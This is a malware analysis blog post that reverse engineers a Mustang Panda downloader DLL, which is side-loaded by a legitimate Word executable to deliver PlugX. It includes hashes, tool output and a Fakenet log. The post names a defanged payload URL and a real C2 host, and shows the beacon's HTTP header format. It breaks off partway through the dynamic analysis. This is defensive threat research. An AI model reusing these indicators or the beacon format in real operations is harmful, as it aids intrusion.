By oR10n

2020-07-20

Reverse Engineering the New Mustang Panda PlugX Downloader

Hello everyone! Recently, I came across this tweet by a security researcher known as @Arkbird_SOLG mentioning a targeted campaign using a Vatican themed lures by an APT group known as Mustang Panda.

Note: For those of you who are not yet familiar with Mustang Panda, security vendors like Crowdstrike, Avira, and Anomali have released detailed reports about this threat group in the past. You can also check some of my earlier blog posts about reverse engineering the loader and parts of the actual RAT.

> [TLP:White] The #APT Mustang Panda group targets the Vatican state with lures. This uses the TTPs already used for pushing the payloads as vulnerable Word version (office 2007) by side-loading method for execute a dll. pic.twitter.com/48ScU5hfu0
>
> — Arkbird (@Arkbird_SOLG) July 14, 2020

Note: More IOCs related to the campaign are published on this GIthub repo.

The tweet mentioned the use of vulnerable version of Microsoft word and a malicious DLL that gets executed via DLL side-loading. Based from this ANY.RUN task posted by @Arkbird_SOLG, it seems like the malicious DLL file has a downloader functionality and fetches a .dat file from hxxp://103.85.24[.]190/qum.dat, which in turn leads to the delivery of PlugX on the target system.

So for this post, we will take a look into the inner workings of this new downloader to further understand how this campaign works.


Sample Details


Filename	MD5	Description
QUM, IL VATICANO DELL’ISLAM.exe	ceaa5817a65e914aa178b28f12359a46	Legitimate MS Word executable


Filename	MD5	Description
wwlib.dll	c6206b8eacabc1dc3578cec2b91c949a	Malicious DLL


Static Analysis

Tossing the DLL file to DiE, we can immediately note down some important details like:
– Export Names
– Imports indicating that this sample dynamically resolves addresses of Win32 API functions at runtime via **LoadLibrary** and **GetProcAddress**
– Presence of PE resources named **SCRDLL** and **SCRDAT**
– No packer signature identified and low file entropy which indicates that this file is likely not packed






Detect It Easy 2.05
File name:
C:\Users\user\Desktop\wwlib.dll
Scan
Scripts
Log
Type:
PE
Size:
53248
Entropy
FLC
S
H
Export
Import
Resource
Overlay
.NET
PE
EntryPoint:
00003330
ImageBase:
10000000
NumberOfSections:
0005
SizeOfImage:
0000f000
patcher
simple patch(-)[-]
linker
Microsoft Linker(6.0)[DLL32]
Import
Dll Name
OriginalFirstThunk
TimeDateStamp
ForwarderChain
Name
FirstThunk
KERNEL32.dll
00004040
00000000
00000000
000040a8
00004000
Thunk
Ordinal
Hint
Name
0000406a
01c2
LoadLibraryA
0000407a
01cc
LocalFree
00004086
0126
GetModuleHandleA
0000409a
007d
ExitProcess
00004058
013e
GetProcAddress
100%
OK


Detect It Easy 2.05
File name:
C:\Users\user\Desktop\wwlib.dll
Scan
Scripts
Log
Type:
PE
Size:
53248
Entropy
FLC
S
H
Export
Import
Resource
Overlay
.NET
PE
Resource
'SCRDLL'
10002
'SRCDAT'
10001
Manifest
Version
OK



Checking the PE resources and extracing **SCRDLL** shows us that the DLL file contains a .docx file as it resource.






Running FLOSS on the sample shows us some interesting strings that indicates potential capabilities such as:
– Communicating via HTTP
– Utilizing the embedded resource
– Executing OS commands
– Loading something in memory for execution

```
wininet
ConnectA
InternetOpenA
InternetConnectA
InternetSetOptionA
HttpOpenRequestA
HttpQueryInfoA
HttpSendRequestA
InternetCrackUrlA
InternetCloseHandle
Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 10.1);
Microsoft Internet Explorer
FindResourceA
LoadResource
SizeofResource
LocalAlloc
LocaRtlDecompressBuffer
VirtualProtect
SetFileAttributesA
ShellExecuteA
lstrlenA
```

Additionally, we can see a big blob with repeating pattern of “123456789“.



If you’ve seen my partial analysis of Mustang Panda’s PlugX RAT, you can immediately tell that this probably contains some malware configuration.

Now, to confirm some of this hypothesis we can use the newly released open-source tool by FireEye’s FLARE team called capa. As a short overview, capa recognize capabilities of programs from repetitive patterns of API calls, strings, constants, and other features. In basic terms, you can simply run it against a sample and it will tell you the capabilities based on rules crafted by RE experts from the FLARE team. The best thing about this is now that it’s open-sourced, anyone can contribute on crafting rules and extending the capability of the capa itself. For a detailed overview of capa, you can check out this blog post released by FIreEye.


Running capa on the sample tells us that it:
– contains obfuscated stackstrings
– encodes data using XOR
– contains a resource section
– link functions at runtime


Tip: You can utilize -v or -vv argument in capa to see specific offsets where a rule matched. This is extremely helpful when disassembling and labeling functions with IDA.

Dynamic Analysis

Running this sample on a VM with monitoring tools and proper setup will give us a ton of useful information.

Note: I downloaded hxxp://103.85.24[.]190/qum.dat and placed it on C:\Python27\Lib\site-packages\fakenet\defaultFiles\ in order to allow Fakenet to serve this file and fully simulate the infection chain.





```
07/19/20 05:31:26 AM [    HTTPListener80]
07/19/20 05:31:26 AM [    HTTPListener80] Storing HTTP POST headers and data to http_20200719_053126.txt.
07/19/20 05:31:29 AM [    HTTPListener80]   POST /1bf23f2f HTTP/1.1
07/19/20 05:31:29 AM [    HTTPListener80]   Accept: */*
07/19/20 05:31:29 AM [    HTTPListener80]   jsp-se: 0
07/19/20 05:31:29 AM [    HTTPListener80]   jsp-st: 0
07/19/20 05:31:29 AM [    HTTPListener80]   jsp-si: 61456
07/19/20 05:31:29 AM [    HTTPListener80]   jsp-sn: 1
07/19/20 05:31:29 AM [    HTTPListener80]   User-Agent: Mozilla/5.0 (Windows NT 10.0;Win64;x64)AppleWebKit/537.36
07/19/20 05:31:29 AM [    HTTPListener80]   Host: www.systeminfor.com
07/19/20 05:31:29 AM [    HTTPListener80]   Content-Length: 0
07/19/20 05:31:29 AM [    HTTPListener80]   Connection: Keep-Alive
